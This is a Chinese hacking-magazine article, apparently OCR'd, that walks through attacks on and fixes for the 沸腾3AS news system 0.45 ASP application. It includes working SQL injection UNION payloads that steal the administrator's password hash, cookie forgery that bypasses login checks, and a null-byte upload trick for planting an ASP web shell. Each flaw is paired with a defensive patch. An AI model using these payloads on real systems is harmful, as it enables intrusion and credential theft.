


图11

通过以上入侵，我们发现，仅仅使用Cookies认证是不够的，但可以用Session加Cookies双重认证来解决这一问题。因为Session是保存在服务器端的，所以就不存在被欺骗了。具体方法为，在用户登录创建Cookies时，同时创建一个和用户名相关的Session，如Session("flag")=rs("username")，然后在每一个页面都判断这个Session("flag")的值，这样一来，基本就可以解决问题了。

适合读者：入侵爱好者
前置知识：SQL基础

沸腾3AS新闻系统0.45 Access Finish版攻防实战



文／图 Cschi

谈兵

目标/角色：沸腾3AS新闻系统0.45 Access Finish版
兵器/装备：NC，WSockExpert，WinHex等

长话短说，由于某种原因我对该新闻系统代码进行了一次浅析，总体感觉代码编写得有条理，可读性好，但有些冗余，也有些疏忽，在防注入方面对注册用户过于信任，未做过多的防范，加之登录验证为Cookies方式，给Cookies欺骗提供了用武之地。不多说了，免得有"眼高手低"之嫌，毕竟作者是写，我们只是看而已！

读代码总过于枯燥，我们就模拟远攻近战方式对该系统的攻防进行阐述。为了方便描述，对无需用户便可利用的我们称为"远攻"，对需要注册用户登录后方可利用的我们称为"巷战"，对需要超级用户方可利用的我们可称为"攻陷"。另外，若无特别说明，凡是提到"IE地址栏输入网址"均指"http://127.0.0.1/"（本机测试）的相对地址，。

远攻

漏洞1： admin/uploadfaceok.asp上传漏洞。

攻击： 该文件位于admin目录内，按理起码应为用户登录后才能访问，但实际上忽略了chkuser.asp包含文件，可被任意访问。由uploadface.asp提交给uploadfaceok.asp文件的路径变量filepath未过滤，导致漏洞出现。详细的代码分析略过，这里只简单说明一下如何利用。在IE地址栏内输入uploadface.asp，"浏览"选择需要上传的ASP木马，不改扩展名！这里并不要求成功上传，只是抓包而已。运行WSockExpert监听该网页，然后"上传"，抓Post包另存为txt文件，再用WinHex修改filepath变量值"../uploadfile/face"为"../uploadfile/1.asp*"（*为十六进制00），修改filename变量值中的扩展名为Gif等，最后用NC提交即可挂马。如果提交一句话木马，由于如下的代码中有文件最小限制，可给一句话木马用单引号加些注释，使得抓的包长度不小于100即可。

```
if f.filesize<100 then
response.write "<span style=""font-family: 宋体; font-size: 9pt"">请先选择你要上传的图片 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</span>"
response.end
end if
```

防范： 给uploadface.asp和uploadfaceok.asp添加包含文件，如"<!--#include file="chkuser.asp" -->"，只允许注册用户访问该页面；同时在uploadfaceok.asp接受filepath变量时过滤特殊符号，如"formPath= replace(upload.form("filepath"),".","");"。

漏洞2： admin/chklogin.asp接受login.asp提交的username变量时未过滤。

攻击： 在网页根目录的chklogin.asp对username变量用chkstr函数进行过滤，但不知为何在此却未做过滤，可能是疏忽了吧，但这却导致了致命的隐患。关键代码如下。

```
UserName1=request.form("UserName")
passwd1=md5(trim(request.form("passwd")))
……
set rs=server.createobject("adodb.recordset")
sql="select * from admin where username='"&username1&"'" //(1)
rs.open sql,conn,1,3
if passwd1<>rs("passwd") or verifycode<>session("verifycode") then //(2)
……//错误处理
else
response.cookies("UserName")=RS("Username") //(3)
response.cookies("passwd")=rs("passwd")
……
conn.execute("delete from uploadpic where username='"&request.cookies("username")&"'")
response.redirect "index.asp" //(4)
end if
```

我们构造如下的Union语句（过程略）：

```
' union select 1,passwd as username,'49ba59abbe56e057',4,…,28 from admin where UserName='base
```

说明：第一个单引号用于闭合代码中的单引号，并让第一个select语句返回空集，username='';

49ba59abbe56e057为123456的MD5值 base为默认的超级管理员名，或想获得PassWD值（密码）的用户名，注意右边无单引号，让代码中的单引号闭合。

分析代码执行过程 在admin/login.asp中的用户名处输入构造的Union语句，密码为123456，并正确输入验证码，提交 语句（1）执行后会返回username值为base用户的密码，PassWD值为123456的rs结果集，此时passwd1=rs（"passwd"）="123456" 当输入正确的验证码后，会使语句（2）条件为False，执行会跳过错误处理段 语句（3）执行后，rs结果集的username值（base用户的密码）将保存到Cookies的username变量中，如此我们将得到该用户的密码！尽管代码语句（4）执行后，由于没有cookies（"username"）的用户名，会重新定位到admin/login.asp页面，无法显示出cookies（"username"）数据，但是该数据的的确确曾获得过，为何要用"曾"呢？因为重新定位后，admin/login.asp会清空Cookies，这样就无法用啊D注入工具之类进行静态查看Cookies了，只能利用WSockExpert监听Get到的数据包，如图1所示。在得到用户的密码后，或破解MD5码或进行Cookies欺骗，进一步展开巷战，直至攻陷即可！




图1

防范 用chkstr、InStr函数过滤并判断username变量，如"UserName1=checkstr（request.form（"UserName"））"，或同时限制username变量长度。虽然admin/login.asp对用户名长度有限制，但这根本就不起作用，向输入框"粘贴"构造的Union语句，或修改用NC提交的数据包等，方法是在上面语句前插入以下代码即可。

```
    IF len(request.form("UserName"))>10 or InStr(request.form
("UserName"), "'") then
    response.write "<script>alert('用户名过长或非法用户名');
history.back();</script>"
    response.end
    END IF
```

漏洞3 admin/saveuser.asp未判断用户注册功能是否被管理员关闭 对提交的purview、oskey等关键变量未限制 对username变量过滤，但未过滤depid变量。

攻击 1）尽管在admin/adduser.asp文件中对用户注册功能是否被管理员关闭做了判断，却在接受提交变量的admin/saveuser.asp文件中没有判断，导致可以不受管理员关闭注册功能的限制，进而成功注册用户。利用方法很简单，用NC提交WSockExpert监听admin/adduser.asp的Post包文件，当管理员关闭注册功能时，得到Post包文件的方法很多，可以监听本机IE，只要相对路径相同即可，如同为"/admin/adduser.asp"，相对路径不同或设置本机IIS的虚拟路径保证相同或修改Post包文件头 或将"admin/adduser.asp"保存为本机*.htm文件，略加修改即可。

防范 直接给admin/saveuser.asp加判断代码，加chkuser.asp包含文件（代码略，可参考admin/adduser.asp）。

2）未限制关键变量导致可以直接注册为超级管理员，此漏洞《黑防2007精华奉献本（下）》有专题，这里就不罗嗦了。

防范 按照下面的代码修改admin/saveuser.asp即可。

```
    purview=request.form("purview")  改为   purview=1
    oskey=request.form("oskey")          改为    oskey
="selfreg"
    jingyong=request.form("jingyong")  改为   jingyong=1
//默认禁用新注册的用户
```

3）未过滤depid变量，虽然此注入点利用有些困难，但还是建议进行防范，代码如下。

```
    IF not IsNumeric(request.form("depid")) then
    response.write "<script>alert('非法参数');history.back();</
script>"
    response.end
    END IF
```

漏洞4 包含文件chkuser.asp未过滤隐式变量Request.cookies（"KEY"）、Request.cookies（"username"）和Request.cookies（"passwd"）。

在admin目录中的文件除包含chkuser.asp文件进行用户验证外，还采用了代码进行用户的合法性判断，并用CheckStr函数过滤Request.cookies（"username"），但是存在个别文件未进行这样的合法性判断，如boardtextbox.asp、depmanage.asp、listnews.asp、newsadd1.asp、newsadd3.asp、newsaddd1.asp、newsaddd2.asp、newsclassedit1.asp、newsclassedit2.asp、newsclassedit3.asp、newsdel.asp、newsde2.asp、newsedit.asp、newseditok.asp、newsuploadfileok.asp、upfile.asp、upload.asp等，以及

根目录下的textbox.asp等文件。

攻击: 以boardtextbox.asp为例。我们先分析chkuser.asp,代码如下。

```
<%IF not(Request.cookies("KEY")="super" or Request.cookies("KEY")="check" or Request.cookies("KEY")="typemaster" or Request.cookies("KEY")="bigmaster" or Request.cookies("KEY")="smallmaster" or Request.cookies("KEY")="selfreg") THEN
response.redirect "login.asp"
response.end
END IF
//此处Request.cookies("KEY")未过滤,只要让Cookies的KEY值为任一上述值,便可跳过response.redirect "login.asp"语句
set urs=server.createobject("adodb.recordset")
sql="select * from admin where username='"&Request.cookies("username")&"'"
//此处Request.cookies("username")未过滤,需要注意的是cookies读写字符时存在二次解码现象,如单引号->%27、等号->%3D、空格->%20或+、,->%2C
urs.open sql,conn,1,3
if urs.bof or urs.eof then
response.redirect "login.asp"
response.end
end if
IF Request.cookies("passwd")<>urs("passwd") THEN
response.redirect "login.asp"
response.end
END IF
urs.close
set urs=nothing%>
```

我们构造如下的Union语句(可以向IE提交正常语句,用WSockExpert抓包得到):

```
%27+union+select+1%2C2%2C%2749ba59abbe56e057%27%2C4%2C5%2C6%2C7%2C8%2C9%2C10%2C11%2C12%2C13%2C14%2C15%2C16%2C17%2C18%2C19%2C20%2C21%2C22%2C23%2C24%2C25%2C26%2C27%2C28+from+admin+where+UserName%3D%27base
```

攻击分析: 我们先抓Get包,以超级管理员身份登录(KEY="super",用其它能满足KEY条件的用户也行),运行WSockExpert开始监听,在IE地址栏输入"http://127.0.0.1/admin/boardtextbox.asp?Action=modify&id=1",执行后便可抓到Get包,如图2所示。将Get包复制为TXT文件,再将UserName的值"sd111"改成构造的Union语句,Passwd值只要与语句中的值一致便可,最后用NC提交,返回正常页面就说明我们已经成功通过了chkuser.asp的验证(验证过程很简单,就不分析了),如图3 所示。

由于boardtextbox.asp的id变量未过滤,所以我们继续修改Get包文件(即TXT文件)头,构造Union语句"1 union select 1,2,passwd as Content,4,5,6 from admin where username='base'",再用NC提交,base用户的密码就到手了! 嘿嘿,后面的事就是充分发挥你的想象,利用上面提到的那些文件的注入点了!




图2




图3

防范: 用CheckStr函数过滤Request.cookies("passwd")变量,代码如下。

```
<!--#include file="char.inc"--> //插入包含文件
<%
......
sql="select * from admin where username='"&CheckStr(request.cookies("UserName"))&"'"
//用CheckStr 函数过滤request.cookies("UserName")
......
%>
```

或者限制用户名长度,不允许包含单引号,在chkuser.asp中插入如下代码即可。

```
IF len(request.cookies("UserName"))>10 or InStr(request.cookies("UserName"), "'") THEN
response.write "<script>alert('用户名过长或非法用户名');history.back();</script>"
response.end
END IF
```

苍 战

漏洞5: admin/save.asp("个人资料"页面)中的depid变量未过滤,虽然利用此漏洞能将个人所属部门修改为指定用户密码的MD5码,但是终因无法获取而成为鸡肋! 但本着凡漏必补的态度,还是

要进行一下防范，因为并不排除会遇到手工注入的狠角色。防范很简单，用IsNumeric函数过滤即可，前面曾提到过。

漏洞6：textbox.asp中的newID未过滤。

攻击：很明显，数字型变量newID未过滤就直接放入SQL语句执行，并在页面上显示出返回集的值rs("Content")，代码如下。

```
<%
If request("action")="modify" Then
set rs=server.createobject("adodb.recordset")
sql="select * from news where newsid="&newsid
rs.open sql,conn,1,1
If Not rs.Eof Then
Content=rs("Content")
End If
Response.Write Content
End If
%>
```

这样注入就很简单了，在IE地址栏输入如下语句便可以获得base用户的密码了。

```
http://*.*.*/textbox.asp?Action=modify&newsID=0%20union%20select%201,2,3,4,5,6,7,8,passwd%20as%20Content,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27%20from%20admin%20%20where%20UserName='base'
```


防范：还是用IsNumeric函数过滤！

漏洞7：admin/newsadd1.asp中的bigclassname、smallclassname变量未过滤。

攻击：此漏洞比较隐蔽，构造Union语句时需要注意的地方较多，下面就详细说明一下利用过程。代码如下。

```
……
<%if smallclassid<>"" then?//(1)
……
else%>
<%if bigclassid="" then                //(2)
……
else
set rs1=server.createobject("adodb.recordset")
sql1="select * from bigclass where bigclassid="&bigclassid
rs1.open sql1,conn,1,3
bigclassname=rs1("bigclassname")       //(3)
set rs2=server.createobject("adodb.recordset")
sql2="select * from type where typeid="&rs1("typeid")
//(4)
rs2.open sql2,conn,1,3
typename=rs2("typename")
%>……
<td colspan="2" height="29" class="unnamed2" valign="middle" bgcolor="<%=m_top%>" width="760">在<b class="unnamed2"><a href="bigclass.asp?typeid=<%=rs2("typeid")%>"><%=typename%></a>-<a href="smallclass.asp?bigclassid=<%=rs1("bigclassid")%>"><%=bigclassname%></a></b>中添 加文 章</td>    //(5)
```

